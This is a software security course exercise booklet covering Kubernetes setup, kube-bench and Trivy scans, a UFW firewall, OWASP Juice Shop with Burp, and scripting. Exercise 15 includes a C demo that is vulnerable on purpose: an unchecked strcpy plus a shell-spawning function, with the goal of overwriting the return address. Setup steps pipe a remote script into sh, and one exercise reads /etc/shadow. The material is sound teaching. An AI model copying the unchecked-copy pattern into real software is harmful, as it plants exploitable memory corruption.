

Software Security

exercises

Henrik Kramselund

xhek@ek.dk

September 8, 2026



© license CC BY 3.0. 2026 Henrik Kramselund

Note: exercises marked with **▲** are considered important. These contain subjects that are essential for the course and curriculum. Even if you don't work through the exercise, you are expected to know the subjects covered by these.

Exercises marked with **i** are considered optional. These contain subjects that are related to the course and curriculum. You may want to browse these and if interested work through them. They may require more time than we have available during the course.

Contents

1	 Prepare your workstation 15 min	2
2	 Debian Administrators Handbook (DEB) Book 10 min	3
3	 Check your Kali VM, run Kali Linux 30 min	4
4	 Check your Debian VM 10 min	5
5	 Install and Run Kubernetes 45 min	6
6	 Investigate /etc up to 20 min	9
7	 CIS benchmark scan with kube-bench up to 30 min	10
8	 Trivy scan of container images in k3s up to 40 min	11
9	 Enable UFW firewall - 10 min	13
10	 Git tutorials - 15min	15
11	 Run OWASP Juice Shop 45 min	17
12	 Setup JuiceShop environment, app and proxy - up to 20min	20
13	 Run small programs: Python, Shell script 20min	22
14	 See parts of a Django tutorial 30min	24
15	 Buffer Overflow 101 - 30-40min	25
16	 Real Vulnerabilities up to 30min	29

Preface

This material is prepared for use in Software Security course and was prepared by Henrik Kramselund, <http://www.zencurity.com> . It describes the networking setup and applications for trainings and courses where hands-on exercises are needed.

Further presentations are used which are available as PDF from <https://codeberg.org/kramse>
Look for software-security-exercises in the repo `security-courses`.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

<https://codeberg.org/kramse/kramse-labs>

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses, ports and common protocols like HTTP/HTTPS.

Have fun and learn

Exercise content

Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

Prepare your workstation 15 min

Objective:

Get your workstation ready for the hacker lab and course in general

Purpose:

We will be running multiple tools during the course and use a lot of files.

Suggested method:

- Create a folder for files from this course
- Go to the kickstart document and perform the actions listed

- ☐ We will use real applications running in containers and/or virtual machines in teams of two persons, so check BIOS settings
 - make sure CPU settings have virtualisation turned ON
- ☐ Select and install virtualisation software
- ☐ Get the supporting resources, to be found in Fronter and also linked in lecture plan

Hints:

Solution:

When you have created a folder for files you are done, the rest can wait a bit.

Discussion:

Do we need to run local VMs, can we run docker instead – yes for some exercises, no for others.

You can work together in groups and only one workstation might have applications running.

Exercise 2

i Debian Administrators Handbook (DEB) Book 10 min



Objective:

We need a Linux for running some tools during the course. I have chosen Debian Linux as this is open source, and the developers have released a whole book about running it.

This book is named The Debian Administrators Handbook – shortened DEB

Purpose:

Instructor might use Debian to show things, with this exercise you will know more about the tools used.

Suggested method:

Go to download from the link <https://debian-handbook.info/>

Read and follow the instructions for downloading the book.

Solution:

When you have a directory structure for download for this course, and the book DEB in PDF you are done.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.


Debian Linux is a free operating system platform.

The book DEB is free, but you can buy/donate to Debian, and I recommend it.

Not curriculum but explains how to use Debian Linux

Exercise 3

i Check your Kali VM, run Kali Linux 30 min



This is a bonus exercise - we will try to run without it in this course

Objective:

Make sure your virtual machine is in working order.

We need a Kali Linux for running tools during the course.

Purpose:

If your VM is not installed and updated we will run into trouble later.

Suggested method:

Go to <https://codeberg.org/kramse/kramse-labs/>

Read the instructions for the setup of a Kali VM.

Hints:

If you allocate enough memory and disk you won't have problems.

Solution:

When you have a updated virtualisation software and Kali Linux, then we are good.


Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux includes many hacker tools and should be known by anyone working in infosec.

Exercise 4

i Check your Debian VM 10 min



This is a bonus exercise - we will try to run without it in this course

Objective:

Make sure your virtual Debian server is in working order.

We need a Debian Linux for running a few extra tools during the course.

Purpose:

If your VM is not installed and updated we will run into trouble later.

Suggested method:

Go to <https://codeberg.org/kramse/kramse-labs/>

Read the instructions for the setup of a Debian VM.

Hints:

Solution:

When you have a updated virtualisation software and a running VM, then we are good.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 5

⚠ Install and Run Kubernetes 45 min

This is a fairly large exercise, and part of this course

Objective:

We will use containers, images, Linux for many exercises.

Kubernetes is an easy and standardized way to run many applications, which will allow us to deploy applications for testing quickly with just a few commands.

Purpose:

The course standardizes on Kubernetes k3s, so that everyone ends up on the same Kubernetes distribution and the exercise manifests should work the same for everyone.

Run different applications across your computers in a common way, to see the same versions and setups with minimal differences.

Suggested method:

This exercise has two install paths and one shared check at the end.

We expect a Kubernetes install for each team, up to three members per team.

Read this first:

If you already have Docker, Podman, VirtualBox, VMware, Hyper-V, WSL2 distros, KVM/libvirt, or any other container or virtualization tooling installed and want to keep it skip straight to Advanced Install below. Don't install Rancher Desktop on top of an existing setup; go to Advanced Install instead.

If your laptop is clean no containers, no VMs, nothing like that use Quick Start which uses Rancher Desktop.

Requirements are not especially high for Rancher Desktop, mostly you need:

64-bit CPU with hardware virtualization (Intel VT-x or AMD-V), enabled in BIOS/UEFI.

Mac OS X laptops require macOS 13 (Ventura) or newer. Apple Silicon (aarch64) or Intel (x86_64) CPU with VT-x. Recommended: 8 GB RAM, 4 CPU cores.

Quick Start (nothing installed yet)

This is the expected path for most of you.

1. **Uninstall leftovers first, if any.** If you've ever installed Docker Desktop, VirtualBox, or WSL distros for another course and aren't using them anymore, remove them before continuing running two virtualization stacks side by side is a common source of very confusing errors.
2. **Install Rancher Desktop** <https://rancherdesktop.io> . One installer per OS (Windows / macOS / Linux), free and open source, no license or account needed.
3. On first launch - use the following settings: **Enable Kubernetes:** on (is probably on by default) and **Engine:** containerd (select this, probably docker is default)
4. Wait for Rancher Desktop to show the cluster as running (first launch takes a few minutes it's downloading k3s).
5. Continue to Check Your Environment below.

Advanced Install (you already have something)

This path is for people who already have working tooling and don't want Rancher Desktop's VM layer on top of it. It's higher-level than Quick Start - you're expected to be comfortable following official docs for your specific tool.

Already have Docker / Docker Engine installed and running?

Install k3d <https://k3d.io> (k3s running inside Docker containers you already have). No new VM, reuses your existing Docker install.

```
k3d cluster create softsec
```

On Linux, with KVM/libvirt available (or no virtualization tooling at all)?

Install k3s <https://k3s.io> directly on the host. On Linux, Kubernetes doesn't need a VM at all the host *is* the container host.

```
curl -sfL https://get.k3s.io | sh -
```

On Windows or Mac, with WSL2 or another VM already set up that you want to keep using?

Install k3s inside that existing VM/WSL2 distro directly, following the k3s docs at <https://docs.k3s.io>, rather than adding Rancher Desktop's own VM alongside it.

Already running Docker Desktop's own Kubernetes, minikube, or kind? These work differently enough from k3s (different defaults, sometimes different Kubernetes version) that we'd still recommend adding k3s/k3d alongside for this course, so your environment matches the exercises. Keep your existing tool for anything else you use it for.

If your situation doesn't match any of the above, let's discuss.

Check Your Environment

Run once your cluster (Rancher Desktop or Advanced) is up.

1. Confirm 'kubectl' can see your cluster:

```
kubectl get nodes
```

Expect one node, status 'Ready'. Example output:

```
hlk@alice:~$ kubectl get nodes
NAME                STATUS    ROLES    AGE   VERSION
lima-rancher-desktop Ready    control-plane  17m   v1.36.3+k3s1
```

2. Run a test pod:

```
kubectl run hello --image=nginx --restart=Never
kubectl get pods
```

Expect 'hello' to reach 'Running' within about a minute ('kubectl get pods -w' to watch it live). Example output:

```
hlk@alice:~$ kubectl run hello --image=nginx --restart=Never
// wait a bit and then
hlk@alice:~$ kubectl get pods
NAME      READY   STATUS    RESTARTS   AGE
hello     1/1     Running   0           5m45s
```

3. Confirm you can reach it:

```
kubectl port-forward pod/hello 8080:80
```

then open 'http://localhost:8080' in a browser you should see the nginx welcome page. Ctrl+C to stop the port-forward. Example output:

```
hlk@alice:~$ kubectl port-forward pod/hello 8080:80
Forwarding from 127.0.0.1:8080 -> 80
Forwarding from [::1]:8080 -> 80
Handling connection for 8080
Handling connection for 8080
```

4. Clean up:

```
kubectl delete pod hello
```

If all four steps worked, your environment is ready for the exercises. If step 1 fails, your cluster isn't running go back to whichever install path you used. If steps 2-4 fail but step 1 worked, flag it before the first exercise session.

Hints:

If you are low on memory and disk you might have problems.

Solution:

When you have a k8s/k3s cluster running as a team, then we are good.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 6

⚠ Investigate /etc up to 20 min

Objective:

We will investigate the /etc directory on Linux. We need a Debian Linux and a Kali Linux, to compare

Purpose:

Start seeing example configuration files, including:

- User database /etc/passwd and /etc/group
- The password database /etc/shadow

Suggested method:

Find a nearby Linux VM – ask a friend.

If you have a virtual machine boot your Linux VMs, log in. If you have containers, do they have an /etc/passwd file?

Investigate permissions for the user database files `passwd` and `shadow`

Hints:

Linux has many tools for viewing files, the most efficient would be `less` as in `less /etc/passwd`.

If you are running containers, how do you get an interactive shell?

```
hlk@debian:~$ cd /etc
hlk@debian:/etc$ ls -l shadow passwd
-rw-r--r-- 1 root root  2203 Mar 26 17:27 passwd
-rw-r----- 1 root shadow 1250 Mar 26 17:27 shadow
hlk@debian:/etc$ ls
... all files and directories shown, investigate more if you like
```

Showing a single file: `less /etc/passwd` and press `q` to quit

Showing multiple files: `less /etc/*` then `:n` for next and `q` for quit

Trying reading the shadow file as your regular user:

```
user@debian-lab:/etc$ cat /etc/shadow
cat: /etc/shadow: Permission denied
```

Why is that? Try switching to root, using `su` or `sudo`, and redo the command.

Solution:

When you have seen the most basic files you are done.

Discussion:

Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Sudo is a tool often used for allowing users to perform certain tasks as the super user. The tool is named from superuser do! <https://en.wikipedia.org/wiki/Sudo>

Exercise 7

i CIS benchmark scan with kube-bench up to 30 min

Objective:

We will run kube-bench against our local k3s cluster to check it against the CIS Kubernetes Benchmark – a checklist of security configuration recommendations for Kubernetes clusters.

Purpose:

See what a configuration/hardening scanner looks like, as opposed to a vulnerability scanner like Trivy from another exercise. kube-bench doesn't look for known CVEs – it checks whether the cluster itself (API server, kubelet, etcd, etc.) is configured according to security best practice.

Suggested method:

Run kube-bench as a Job inside your k3s cluster using `kubectl`, since that gives it access to the node's config files and binaries needed to check things like file permissions. Then read through the output.

Hints:

The kube-bench project publishes ready-made Kubernetes manifests to run it as a Job:

```
hlk@laptop:~$ kubectl apply -f https://raw.githubusercontent.com/aquasecurity/kube-bench/main/job.yaml
```

Wait for it to finish, then read the logs:

```
hlk@laptop:~$ kubectl get pods | grep kube-bench
hlk@laptop:~$ kubectl logs job/kube-bench
```

k3s bundles components a bit differently than a "vanilla" kubeadm cluster (e.g. no separate etcd pod, different config file paths), so don't be surprised if some checks come back as [INFO] or [WARN] "not applicable" rather than a clean pass/fail – there is a k3s-specific config/target you can look for in the kube-bench docs if you want more accurate results. Clean up afterwards:

```
hlk@laptop:~$ kubectl delete -f https://raw.githubusercontent.com/aquasecurity/kube-bench/main/job.yaml
```

Solution:

You are done once you can point to at least one [FAIL] or [WARN] result in the output, explain in your own words what the check was actually verifying, and say whether it's something you'd realistically fix on a student laptop cluster or only on a production cluster.

Discussion:

Lookup Trivy scanner, and compare kube-bench to Trivy: Trivy tells you what known-vulnerable software is running; kube-bench tells you whether the cluster is configured safely, regardless of software versions. Both are needed. Discuss:

- Why a perfectly patched cluster can still be insecure if it's misconfigured (e.g. anonymous API access enabled)
- Why some checks are unrealistic to fully satisfy on a local dev cluster (e.g. those about running on dedicated, hardened hosts) but matter a lot in production
- How this fits into a broader "Secure by Design" pipeline: SCA (Trivy) + config auditing (kube-bench) + your own code's static analysis (PMD)

Exercise 8

📌 Trivy scan of container images in k3s up to 40 min

Objective:

We will use Trivy to scan the container images actually running in our local k3s cluster (the one set up with Rancher Desktop earlier in the course) for known vulnerabilities. We use `kubectl` to find out which images are running, and Trivy to scan them.

Purpose:

Get hands-on experience with a real vulnerability scanner and see how it maps found issues back to:

- CVE identifiers
- CWE categories (compare with the OWASP Top 10 and CWE Top 25 discussed in class)
- Severity ratings (CRITICAL / HIGH / MEDIUM / LOW)

This is your first taste of Software Composition Analysis (SCA) – scanning not code you wrote, but the third-party layers you depend on (base images, OS packages, libraries).

Suggested method:

Make sure your k3s cluster (Rancher Desktop) is running and that you have something deployed in it – e.g. NGINX from an earlier exercise. If nothing is deployed yet, deploy something first. Install Trivy on your workstation (not inside the cluster). Follow the instructions from <https://trivy.dev/docs/latest/getting-started/installation/>

Use `kubectl` to list which images are actually running, then scan those images directly with Trivy.

Hints:

Find the images currently running in your cluster:

```
hlk@laptop:~$ kubectl get pods -A -o jsonpath="{.items[*].spec.containers[*].image}" | tr -s ' ' '\n' | sort -u
```

Scan a single image:

```
hlk@laptop:~$ trivy image bkimminich/juice-shop:latest
```

Trivy has a dedicated Kubernetes mode that talks to your cluster directly via your kubeconfig, and will enumerate and scan all running workloads for you – try it once you have scanned a single image manually:

```
hlk@laptop:~$ trivy k8s --report summary cluster
```

If you want vulnerability data only (skip secrets/misconfig scanning, faster):

```
hlk@laptop:~$ trivy image --scanners vuln bkimminich/juice-shop:latest
```

Try filtering to only show what matters for patching:

```
hlk@laptop:~$ trivy image --severity CRITICAL,HIGH bkimminich/juice-shop:latest
```

Solution:

A finished run produces a table (or JSON, with `-f json`) listing, for each vulnerable package, the installed version, the fixed version (if one exists), the CVE ID, and severity. You are done once you can:

- Explain what one specific CVE in the output actually is (look it up)
- State whether a fix is available for it
- Say whether it applies to the OS layer (e.g. Debian/Alpine packages) or the application layer (e.g. npm packages)

Discussion:

Trivy will usually report far more vulnerabilities than you can realistically fix – this is normal, and mirrors real-world alert fatigue in vulnerability management. Discuss:

- Why base image choice (e.g. **alpine** vs **debian** vs **distroless**) drastically changes the vulnerability count
- Why “no fix available” is common and what you’d do about it in practice (accept risk, find an alternative package, mitigate elsewhere)
- How this connects to CI/CD – scanning should happen before deploy, not just ad-hoc like we just did
- The difference between scanning an image (Trivy) and scanning your own source code for weaknesses (static analysis, e.g. PMD from an earlier exercise) – Trivy tells you about vulnerabilities in dependencies, not bugs in your own code

Exercise 9

i Enable UFW firewall - 10 min

Objective:

Turn on a firewall and configure a few simple rules.

Purpose:

See how easy it is to restrict incoming connections to a server.

Suggested method:

Install a utility for firewall configuration.

You could also perform Nmap port scan with the firewall enabled and disabled.

Hints:

Using the ufw package it is very easy to configure the firewall on Linux.

Install and configuration can be done using these commands.

```
root@debian01:~# apt install ufw
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ufw
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 164 kB of archives.
After this operation, 848 kB of additional disk space will be used.
Get:1 http://mirrors.dotsrc.org/debian stretch/main amd64 ufw all 0.35-4 [164 kB]
Fetched 164 kB in 2s (60.2 kB/s)
...
root@debian01:~# ufw allow 22/tcp
Rules updated
Rules updated (v6)
root@debian01:~# ufw enable
Command may disrupt existing ssh connections. Proceed with operation (y|n)? y
Firewall is active and enabled on system startup
root@debian01:~# ufw status numbered
Status: active
```

	To	Action	From
	--	-----	----
[1]	22/tcp	ALLOW IN	Anywhere
[2]	22/tcp (v6)	ALLOW IN	Anywhere (v6)

Also allow port 80/tcp and port 443/tcp - and install a web server. Recommend Nginx `apt-get install nginx`

Solution:

When firewall is enabled and you can still connect to Secure Shell (SSH) and web service, you are done.

Discussion:

Further configuration would often require adding source prefixes which are allowed to connect to specific services. If this was a database server the database service should probably not be reachable from all of the Internet.

Web interfaces also exist, but are more suited for a centralized firewall.

Configuration of this firewall can be done using ansible, see the documentation and examples at https://docs.ansible.com/ansible/latest/modules/ufw_module.html

Should you have both a centralized firewall in front of servers, and local firewall on each server? Discuss within your team.

Exercise 10

⚠ Git tutorials - 15min



Objective:

Try the program Git locally on your workstation

Purpose:

Running Git will allow you to clone repositories from others easily. This is a great way to get new software packages, and share your own.

Git is the name of the tool, and Github is a popular site for hosting git repositories.

Suggested method:

Run the program from your Linux VM. You can also clone from your Windows or Mac OS X computer. Multiple graphical front-end programs exist too.

First make sure your system is updated, as root run:

```
sudo apt-get update && apt-get -y upgrade && apt-get -y dist-upgrade
```

You should reboot if the kernel is upgraded :-)

Second make sure your system has Git, ansible and my playbooks: (as root run, or with sudo as shown)

```
sudo apt -y install ansible git
```

Most important are Git clone and pull:

```
user@Projects:tt$ git clone https://codeberg.org/kramse/kramse-labs.git
Cloning into 'kramse-labs'...
remote: Enumerating objects: 283, done.
remote: Total 283 (delta 0), reused 0 (delta 0), pack-reused 283
Receiving objects: 100% (283/283), 215.04 KiB | 898.00 KiB/s, done.
Resolving deltas: 100% (145/145), done.

user@Projects:tt$ cd kramse-labs/

user@Projects:kramse-labs$ ls
LICENSE README.md core-net-lab lab-network suricatazeek work-station
user@Projects:kramse-labs$ git pull
Already up to date.
```

If you want to install the Docker container system, you can run the Ansible playbook from the workstation directory.

Then run it with:

```
cd ~/kramse-labs/docker-install  
ansible-playbook -v 1-dependencies.yml
```

Afterwards you might need to add your user to the docker group, using something like, as root - and start docker on reboot:

```
usermod -G docker hlk  
systemctl enable docker  
reboot
```

Where hlk is replaced by your user id!

Hints:

Browse the Git tutorials on <https://git-scm.com/docs/gittutorial>
and <https://guides.codeberg.org/activities/hello-world/>

We will not do the whole tutorials within 15 minutes, but get an idea of the command line, and see examples. Refer back to these tutorials when needed or do them at home.

Note: you don't need an account on Github to download/clone repositories, but having an account allows you to save repositories yourself and is recommended.

Solution:

When you have tried the tool and seen the tutorials you are done.

Discussion:

Before Git there has been a range of version control systems,
see https://en.wikipedia.org/wiki/Version_control for more details.

Exercise 11

i Run OWASP Juice Shop 45 min



Objective:

Lets try starting the OWASP Juice Shop

Purpose:

We will be doing some web hacking where you will be the hacker. There will be an application we try to hack, designed to optimise your learning.

It is named JuiceShop which is written in JavaScript

Suggested method:

Go to <https://github.com/juice-shop/juice-shop>

You need to have browsers and a proxy, plus a basic knowledge of HTTP.

Read the instructions for running juice-shop - **docker is a simple way** and I often recommend that.

Running with Kubernetes follows.

First check your cluster, ready and you can connect?

```
hlk@alice:~$ kubectl get node
NAME                STATUS    ROLES    AGE   VERSION
lima-rancher-desktop Ready    control-plane  13d   v1.36.3+k3s1
hlk@alice:~$
```

Create a Deployment, name the file `juice-shop.yml`:

```
apiVersion: apps/v1
kind: Deployment
metadata:
  name: juice-shop
  labels:
    app: juice-shop
spec:
  replicas: 1
  selector:
    matchLabels:
      app: juice-shop
  template:
    metadata:
      labels:
        app: juice-shop
    spec:
      containers:
        - name: juice-shop
          image: bkimminich/juice-shop:latest
          ports:
            - containerPort: 3000
---
apiVersion: v1
kind: Service
metadata:
  name: juice-shop
spec:
  selector:
    app: juice-shop
  ports:
    - port: 3000
      targetPort: 3000
  type: ClusterIP
```

This file can also be downloaded from Git `kramse-labs` in the directory `kubernetes`
`git clone https://codeberg.org/kramse/kramse-labs`

Run the deployment:

```
hllk@alice:~/projects$ kubectl apply -f juice-shop.yml
deployment.apps/juice-shop created
service/juice-shop created
hllk@alice:~/projects$
```

After a short while you should have a running pod/container and deployment:

```
h1k@alice:~/projects$ kubectl get pods
NAME                READY   STATUS    RESTARTS   AGE
hello                0/1     Unknown   0           13d
juice-shop-86c67bcd4-1f87x  1/1     Running   0           2m27s
h1k@alice:~/projects$ kubectl get deployments
NAME                READY   UP-TO-DATE   AVAILABLE   AGE
juice-shop          1/1     1             1           2m38s
```

Wait for Running, then reach it using port forward:

```
h1k@laptop:~$ kubectl port-forward svc/juice-shop 3000:3000
```

Note: This needs to be done regularly. familiarise yourself with `kubectl apply`, `kubectl delete` and `kubectl port-forward`

Check using: `http://127.0.0.1:3000`

Hints:

The application is very modern, very similar to real applications.

JuiceShop can be run as a docker, and sometimes running it on Kali is the easiest learning environment.

Solution:

When you have a running Juice Shop web application in your team, then we are good.

Discussion:

It has lots of security problems which can be used for learning hacking, and thereby how to secure your applications. It is related to the OWASP.org Open Web Application Security Project which also has a lot of resources.

Sources:

<https://codeberg.org/bkimminich/juice-shop>

https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

It is recommended to buy the Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop from <https://leanpub.com/juice-shop> - suggested price USD 5.99

Exercise 12

📌 Setup JuiceShop environment, app and proxy - up to 20min

Objective:

Run JuiceShop with Burp proxy.

Start JuiceShop and make sure it works, visit using browser.

Then add a web proxy in-between. We will use Burp suite which is a commercial product, in the community edition.

Purpose:

We will learn more about web applications as they are a huge part of the applications used in enterprises and on the internet. Most mobile apps are also web applications in disguise.

By inserting a web proxy we can inspect the data being sent between browsers and the application.

The Burp proxy is an advanced tool! Dont be scared, we will use small parts at different times.

Suggested method:

You need to have browsers and a proxy, plus a basic knowledge of HTTP.

If you could install Firefox it would be great, and we will use the free version of Burp Suite, so please make sure you can run Java and download the free version from Portswigger from:

<https://portswigger.net/burp/communitydownload>


follow the Getting Started instructions at:

<https://support.portswigger.net/customer/portal/articles/1816883-getting-started-with-burp-suite>


Hints:

Recommend running Burp on the default address and port 127.0.0.1 port 8080.

Note: Burp by default has **intercept is on** in the Proxy tab, press the button to allow data to flow.



Then setting it as proxy in Firefox:



After setting up proxy, you can visit <http://burp> and get a CA certificate that can be installed, making it easier to run against HTTPS sites.

The newest versions of Burp include a browser, making it much easier to run the tasks, pre-configured with proxy.

Solution:

When web sites and servers start popping up in the Target tab, showing the requests and responses - you are done.

Your browser will alert you when visiting TLS enabled sites, HTTPS certificates do not match, as Burp is doing a person-in-the-middle. You need to select advanced and allow this to continue.

Discussion:

Since Burp is often updated I use a small script for starting Burp which I save in `~/bin/burp` - dont forget to add to PATH and `chmod +x bin/burp`.

```
#!/bin/sh
DIRNAME=`dirname $0`
BURP=`ls -ltra $DIRNAME/burp*.jar | tail -1`
java -jar -Xmx6g $BURP &
```

When running in production testing real sites, I typically increase the memory available using JDK / Java settings like `-Xmx16g`

Exercise 13

⚠ Run small programs: Python, Shell script 20min

Objective:

Be able to create small scripts using Python and Unix shell.

Purpose:

Often it is needed to automate some task. Using scripting languages allows one to quickly automate.

Python is a very popular programming language. The Python language is an interpreted, high-level, general-purpose programming language. Created by Guido van Rossum and first released in 1991.

You can read more about Python at:

<https://www.python.org/about/gettingstarted/> and

[https://en.wikipedia.org/wiki/Python_\(programming_language\)](https://en.wikipedia.org/wiki/Python_(programming_language))

Shell scripting is another method for automating things on Unix. There are a number of built-in shell programs available.

You should aim at using basic shell scripts, to be used with `/bin/sh` - as this is the most portable Bourne shell.

Suggested method:

Both shell and Python is often part of Linux installations.

Use an editor, leafpad, atom, VI/VIM, joe, EMACS, Nano ...

Create two files, I named them `python-example.py` and `shell-example.sh`:

```
#!/usr/bin/env python3
# Function for nth Fibonacci number

def Fibonacci(n):
    if n<0:
        print("Incorrect input")
    # First Fibonacci number is 0
    elif n==1:
        return 0
    # Second Fibonacci number is 1
    elif n==2:
        return 1
    else:
        return Fibonacci(n-1)+Fibonacci(n-2)

# Driver Program

print(Fibonacci(9))

#This code is contributed by Saket Modi
# https://www.geeksforgeeks.org/python-program-for-fibonacci-numbers-2/
```

```
#!/bin/sh
# The ! and # tell which interpreter to use
# Comments are easy

DATE=`date +%Y-%m-%d`
USERCOUNT=$(wc -l /etc/passwd)
echo "Today's date in ISO format is: $DATE"

echo "This system has $USERCOUNT users"
```

Unix does not require the file type `.py` or `.sh`, but it is often recommended to use it. To be able to run these programs you need to make them executable. Use the commands to set execute bit and run them:

Note: Python is available in two versions, version 2 and version 3. You should aim at running only version 3, as the older one is deprecated.

Hints:

```
$ chmod +x python-example.py shell-example.sh
```

```
$ ./python-example.py
21
```

```
$ ./shell-example.sh
Today's date in ISO format is: 2019-08-29
This system has 32 /etc/passwd users
```

Solution:

When you have tried making both a shell script and a python program, you are done.

Discussion:

If you want to learn better shell scripting there is an older but very recommended book,

Classic Shell Scripting Hidden Commands that Unlock the Power of Unix By Arnold Robbins, Nelson Beebe. Publisher: O'Reilly Media Release Date: December 2008 <http://shop.oreilly.com/product/9780596005955.do>

Exercise 14

See parts of a Django tutorial 30min

Objective:

Talk about web applications, how they are made.

Purpose:

Know how you can get started using a framework, like Django

<https://www.djangoproject.com/>

Suggested method:

We will visit a Django tutorial and talk about the benefits from using existing frameworks.

Hints:

Input validation is a problem most applications face. Using Django a lot of functionality is available for input validation.

Take a look at Form and field validation:

<https://docs.djangoproject.com/en/2.2/ref/forms/validation/>

You can also write your own validators, and should centralize validation in your own applications.

```
from django.core.exceptions import ValidationError
from django.utils.translation import gettext_lazy as _

def validate_even(value):
    if value % 2 != 0:
        raise ValidationError(
            _('%(value)s is not an even number'),
            params={'value': value},
        )
```

Example from: <https://docs.djangoproject.com/en/2.2/ref/validators/>

Solution:

When we have covered basics of what Django is, what frameworks provide and seen examples, we are done.

Discussion:

Django is only an example, other languages and projects exist.

Email addresses are a special case, we mostly use them for account logins today.

The original specification for email addresses is wild! Can contain some very strange things! The built-in email verification in frameworks are recommended!

Exercise 15

i Buffer Overflow 101 - 30-40min

Objective:

Run a demo program with invalid input - too long.

Purpose:

See how easy it is to cause an exception.

Warning: getting a program to fail is easy, getting a working exploit is hard – can take months in real programs!

Also most modern operating systems have various prevention mechanisms like ASLR, DEP, W xor X, NX, ...

- Executable space protection on Windows is called "Data Execution Prevention" (DEP). https://en.wikipedia.org/wiki/Executable-space_protection#Windows
- W^X "write xor execute" W xor X <https://en.wikipedia.org/wiki/W%5EX>
- NX-bit no-execute https://en.wikipedia.org/wiki/NX_bit
- Address space layout randomization (ASLR) https://en.wikipedia.org/wiki/Address_space_layout_randomization

Suggested method:

Running on a modern Linux has a lot of protection, making it hard to exploit. Using a Raspberry Pi instead makes it quite easy. Choose what you have available.

Using another processor architecture like MIPS or ARM creates other problems.

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[10];
    strcpy(buf, argv[1]);
    printf("%s\n",buf);
}
int the_shell()
{
    system("/bin/dash");
}
```

